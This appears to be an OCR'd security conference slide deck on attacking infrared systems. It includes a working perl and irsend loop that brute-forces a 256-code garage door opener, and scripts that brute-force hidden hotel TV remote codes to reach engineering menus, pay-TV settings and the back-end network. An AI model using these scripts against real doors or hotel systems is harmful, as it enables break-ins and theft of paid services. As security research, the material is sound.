


Introduction

- Why Infra Red?

  - Ubiquitous - still used in modern applications
    - TV / Cable / Sat remotes
      Master configuration / Tuning
      Package selection
      Central control / Billing
    - Vending machines
      Price changes
      On / Off duty
    - Public display signs
      Message programming
      Master configuration
    - Garage door openers
    - Car alarm systems / Central locking
    - Air conditioning

Introduction

- Why MMIrDA?
  - 'Major Malfunction's Infra Red Discovery Application'
  - Built in IrDA Serial port on laptops
  - Originally intended to write a tool for FreeBSD, but found LIRC and other tools already existed under Linux

Introduction

- Why Bother?
  - IR unlikely to be replaced
    - Fit for use
    - Cheap
    - Simple
    - If it ain't broke, don't fix it!
  - Because it's there!
    - Good skills
    - Practice your art
    - Know your enemy
  - IR is the ultimate in 'security by obscurity'
    - Invisible rays hide a multitude of sins
    - Simple codes
    - Total control
    - Inverted security model

Simple Replay Attacks

- Record codes and retransmit
  - Early Car Alarms
  - Garage Doors
  - Toys - RoboSapien
  - Standard TVs
  - Bars, Clubs etc.
  - Clone 'special' remotes

Cloning / Replay Tools

- Learning remotes
  - Casio IR Watches
  - Apple Newton
  - OmniRemote
    - PalmOS
    - Dev library
    - http://www.pacificneotek.com/
  - Philips Pronto
    - Human readable (Hex)
    - http://www.remotecentral.com/
    - Pronto tools


BUY ME!

BUY ME!


MPT 1340 WT
LICENCE EXEMPT
AKS 17

Brute Force Attacks

- Record codes, analyse and infer
  - Garage Doors
  - TVs
  - Cars

Brute Force Tools

- LIRC
  - http://www.lirc.org/
    - Visualisation tools
    - Auto learning
    - ASCII / Human readable config
    - Software only with laptop IR port
    - Linux only
- iRTrans
  - http://www.irtrans.de/
    - More powerful transmitter
    - Solves PC timing issues
    - Works with more targets
    - Serial or USB
    - Linux or that other popular O/S


iRTrans

Garage Door Openers

- Simple code, manually configurable
  - Dipswitch with 8 on / off bits = 256 possible codes

Garage Door Openers

- Analysing data bits with 'xmode2'

- All on — S11111111 s s s s
- All off — S00000000 s s s s
- 1-7 off, 8 on — S00000001 s s s s
- 1 on, 2-8 off — S10000000 s s s s
- 1-3 off, 4-6 on, 7-8 off — S00011100 s s s s

- Conclusion: 1 start bit, 8 data bits, 4 stop bits

Garage Door Openers

- Creating LIRC config
  - Learn test codes with 'irrecord'

```
begin remote
  name  garage
  bits           12
  one           214   558
  zero          214   259
  toggle_bit      0

    begin codes

    00                0x0000000000000000
    01                0x0000000000000001
    80                0x0000000000000080
    e3                0x00000000000000e3      # this is 00011100 inverted to 11100011
    ff                0x00000000000000ff

    end codes
end remote
```

Garage Door Openers

- Now fill in the gaps

```
perl -e 'for (1..255) { printf("  %02x\t\t0x%016x\n",$_,$_) }'

01          0x0000000000000001
02          0x0000000000000002
03          0x0000000000000003
04          0x0000000000000004
05          0x0000000000000005
06          0x0000000000000006
07          0x0000000000000007
08          0x0000000000000008
09          0x0000000000000009
0a          0x000000000000000a
0b          0x000000000000000b
.
.
.
```

Garage Door Openers

- Send all possible codes

```
for i in `perl -e 'for (0..255) { printf("%02x\n",$_) }'` ; do irsend SEND_ONCE garage $i ; done

irsend SEND_ONCE garage 00
irsend SEND_ONCE garage 01
irsend SEND_ONCE garage 02
irsend SEND_ONCE garage 03
irsend SEND_ONCE garage 04
irsend SEND_ONCE garage 05
irsend SEND_ONCE garage 06
irsend SEND_ONCE garage 07
.
.
.
```


  - 54 seconds to send all 256 codes


STOP
WHEN RED


STOP
WHEN RED

TV

- More complex codes (more bits)



TV

- More complex codes (more bits)
  - Manufacturer collision avoidance
  - Groups of codes use different bits
    - Multiple device types on single remote
      - TV
      - Video
      - Sat / Cable
    - Standard
      - Channel select
      - Menu
      - Motion
      - Teletext
    - Extra
      - Alarm clock
      - Pay TV
      - Checkout
    - Hidden

TV

- Hidden codes
  - Hotel internal (housekeeping) daily tasks
    - Minibar billing
    - Room cleaning / status reports
  - Extras (engineering) one-off tasks
    - Pay TV config
    - Debugging
      - Cable codes
      - Signal strength
      - Port settings
    - Accessory / Service (De)Activation


Hauppauge!
WinTV
U·S·B

Welcome to the main menu

TV programs

Language selection

Wake-up

View messages

View bill

Restaurant

Contact Numbers

Credit Cards

Hotel Information

Press back to Start screen

Press and to select

LOEWE

DIE SYSTEMKANÄLE SIND BELEGT

BITTE VERSUCHEN SIE ES SPÄTER NOCH EINMAL

weiter mit ...

Panasonic

Welcome to the main menu

TV programs
Language selection
Wake-up
View messages
View bill
Restaurant
Contact Numbers
Credit Cards
Hotel information

Press back to Start screen
Press and to select

LOEWE.

Panasonic

TV - Discovering hidden codes

- Reducing the search space - Standard group
  - 14 bit code = 16,384 possible codes

[REMOTE]
[NAME]hotel

[COMMANDS]
[0][T]0[D]11000000000000
[1][T]0[D]11000000000001
[2][T]0[D]11000000000010
[3][T]0[D]11000000000011
[4][T]0[D]11000000000100
[5][T]0[D]11000000000101
[6][T]0[D]11000000000110
[7][T]0[D]11000000000111
[8][T]0[D]11000000001000
[9][T]0[D]11000000001001

  - Bits used so far: xx-------xxxx

TV - Discovering hidden codes

- Reducing the search space - Standard group

[power][T]0[D]110000000001100
[mute][T]0[D]110000000001101
[vol+][T]0[D]110000000010000
[vol-][T]0[D]110000000010001
[prog+][T]0[D]110000000100000
[prog-][T]0[D]110000000100001
[audio][T]0[D]110000000100011
[sleep][T]0[D]110000000100110
[text][T]0[D]110000000111100
[up][T]0[D]100000000010000
[down][T]0[D]100000000010001
[menu][T]0[D]100000000010010
[left][T]0[D]100000000010101
[right][T]0[D]100000000010110
[ok][T]0[D]100000000010111

- Bits used so far: xx------xxxxxx

TV - Discovering hidden codes

- Reducing the search space - Extra group

[smart][T]0[D]110000011001010
[paytv+][T]0[D]110000011011100
[paytv-][T]0[D]110000011011101
[radio+][T]0[D]110000011011110
[radio-][T]0[D]110000011011111
[info+][T]0[D]100000011001101
[info-][T]0[D]100000011001110
[message][T]0[D]100000011001010
[alarmon][T]0[D]100000011101000
[alarmoff][T]0[D]100000011101001

- Bits used so far: xx----xxxxxxxx

- first 2 bits used
- 4 bits unknown
- main code in last 8 bits

TV - Discovering hidden codes

- Reducing the search space - Eliminate unused bits
  - Toggle single bit on a standard command

[power][T]0[D]110000000001100 - Original

[power][T]0[D]010000000001100
?
-x---xxxxxxxx - Command succeeds

[power][T]0[D]100000000001100
?
-x---xxxxxxxx - Command fails

[power][T]0[D]111000000001100
?
-x---xxxxxxxx - Command succeeds

[power][T]0[D]110100000001100
?
-x---xxxxxxxx - Command succeeds

TV - Discovering hidden codes

- Reducing the search space - Eliminate unused bits
  - Toggle single bit on a standard command

[power][T]0[D]11001000001100
?
-x---xxxxxxxx - Command succeeds

[power][T]0[D]11000100001100
?
-x--xxxxxxxxx - Command fails

  - Assumption: bits 1, 3, 4, 5 ignored
  - Search space: bits 2, 5-13 (10 bits) = 1,024 possible codes

TV - Discovering hidden codes

- For each lead-in pattern
  - Create config

```
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100001%s\n",$_,unpack("B8",pack("i",$_+0))) }' >> hotel.rem
perl -e 'for (0..255) { printf(" [%03d][T]0[D]100010%s\n",$_,unpack("B8",pack("i",$_+0))) }' >> hotel.rem
```

  - Manual test / observation

```
 for i in `perl -e 'for (0..255) { printf("%03d\n",$_) }'` ; do echo -n "$i..." ; irtrans localhost hotel $i ; echo "done" ; sleep 2 ; done
```

  - Rinse, repeat

TV - Discovering hidden codes

- Profit!

```
[012][T]0[D]100001001100000
[075][T]0[D]100001110110 10
[122][T]0[D]110001001111 10    # engineering
[130][T]0[D]110001101111 10    # engineering
[199][T]0[D]110001011111 11    # engineering
[200][T]0[D]110001011010 11    # disable spoiler signal / computer
[206][T]0[D]110001011110 10    # housekeeping
[221][T]0[D]110001011111 01    # housekeeping
[244][T]0[D]110001110011 11    # engineering
[249][T]0[D]110001110101 10
[251][T]0[D]100001110100 10    # bingo! this TV is 0wn3d
[254][T]0[D]110001111011 10
```

TV - New Capabilities

- Reconfigure TV
  - Change messages
  - Assign to another room
  - Assign new free channels
  - Find new channels

Hollywood Movies
Adult Features
Internet
Music
PC Ga...
Guest

CHANNEL INSTALLATION

CHANNEL TV 40
CHANNEL DELETED
CHANNEL RING ANTENNA
INPUT
LABEL (0WN3D MM)
VIDEO BLANK OFF
AUDIO BLANK OFF
AUTO PROGRAM
EXIT

CAESARS PALACE
LAS VEGAS

Press MENU To Continue

40 ROOMS MM

Hollywood Movies
Adult Features
Internet
Music
PC Games
Guest Services

CAESARS PALACE
LAS VEGAS

Press MENU To Continue

PHILIPS

Novotel Amsterdam STEREO

OMN3D NM MAIN MENU

Hotel Info
Menu

TV/Pay-TV/Radio
Menu

Language
List

TV Programs
List

Trailer

Radio Programs
List

Wake-up
(--:--)

Pay-TV Movies
List

Press ▲▼ ▶ ◀ + OK to select

18:07.16

PHILIPS

TV 1

WELCOME MESSAGE

WELCOME MESSAGE ON

LINE 1 SCROLL DOWN 30 BY

LINE 2 MAJOR MALFUNCTION

Press INFO on
your TV remote control
for more info

PHILIPS

TV

2333

LOCKED

MONO

OWNED BY
MAJOR MALFUNCTION

PHILIPS

2339

TV - New Capabilities

- View back-end systems

S

PRODAC
TESTBILD

12 2556 2.6

00 00 00 00 00

PRODAC AVM TESTBILD 01/04

1 LOTHE1 1.1 CSM
2 CODE 0 MAIN MENU 0 0
3 OP 9 17 1 9 22 122 0
4 AUTO WEST-EU STEREO
5
6
7 CO 63 CL 31 BR 63 SH 41
8 VL 13 BL 31
9 BS 22 TR 36
10 COMMERCIAL SMARTPORT ON
11 PROGRAM NO. AV2YC

Menu
Language
TV Programs
List
Radio Programs
List
Pay-TV/Radio
Menu
Movie
List
OK to select

1654

mtiltree-30 version 4.8.4
File c:\metil\software\mtiltree.exe (1,320,960 by
Created Tuesday April 27, 2004 5:43:58 PM
Started Friday July 23, 2004 5:27:50 PM
Modulator Fixed, Segment 3
TV Channel 70
Port 7003
Audio Channel 1
Screen pos 0 ,0
Slide file \\seachange_tr30\c_drive$\metil\tre
Start time 7/23/04 17:27:50
Last session 7/24/04 15:13:28
Total sessions 64
Alives sent 9420 Free RAM 4,096
Running on SEACHANGE_TR30, IP 10.1.1.130

TV INSTALLATION

INPUT FRONT END

SYSTEM UK

MANUAL SEARCH 327 MHZ

PROGRAM NO. PAYTV 95

STORE

FINE TUNE 0

PROTECTION OFF

LABEL

Microsoft' WindowsNT. Workstation 4.0

with Microsoft Internet Explorer

PHILIPS

2246

HTTP/1.0 404 Object Not Found

You are not authorized to view this page

You might not have permission to view this directory or page using the credentials you supplied.

If you believe you should be able to view this directory or page, please try to contact the Web site by using any e-mail address or phone number that may be listed on the 192.0.1.192 home page.

You can click Search to look for inform

Loading...

HTTP Error 403 - Forbidden
Internet Explorer

The page cannot be found

The page you are looking for might have been removed, had its name changed, or is temporarily unavailable.

Please try the following:

- If you typed the page address in the Address bar, make sure that it is spelled correctly.
- Open the 192.0.1.192 home page, and then look for links to the information you want.
- Click the Back button to try another link.
- Click Search to look for information on the Internet.

HTTP 404 - File not found
Internet Explorer

TV INSTALLATION

INPUT

FRONT END

PHILIPS

TV

2246

My Computer

Network Neighborhood

Internet Explorer

Recycle Bin

Shortcut to Shortcuts.exe


Explorer

GUIChest Downloader

PHILIPS

TV

2322



My Computer
GUIClient Downloader
GET: http://192.0.1.192/client/
HTTPResult=200
destination file is newer than downloaded file - don't copy downloaded file to destination file
HTTPResult=200
destination file is newer than downloaded file - don't copy downloaded file to destination file
HTTPResult=404
HTTPResult=404
Start
PHILIPS
2322

My Computer

Recycle Bin

Network Neighborhood

Internet Explorer

Shortcut to client.bin.exe

Explorer

Success

SUCCESS

starting new client in 1 seconds

Abort

Start

PHILIPS

Software	Remarks
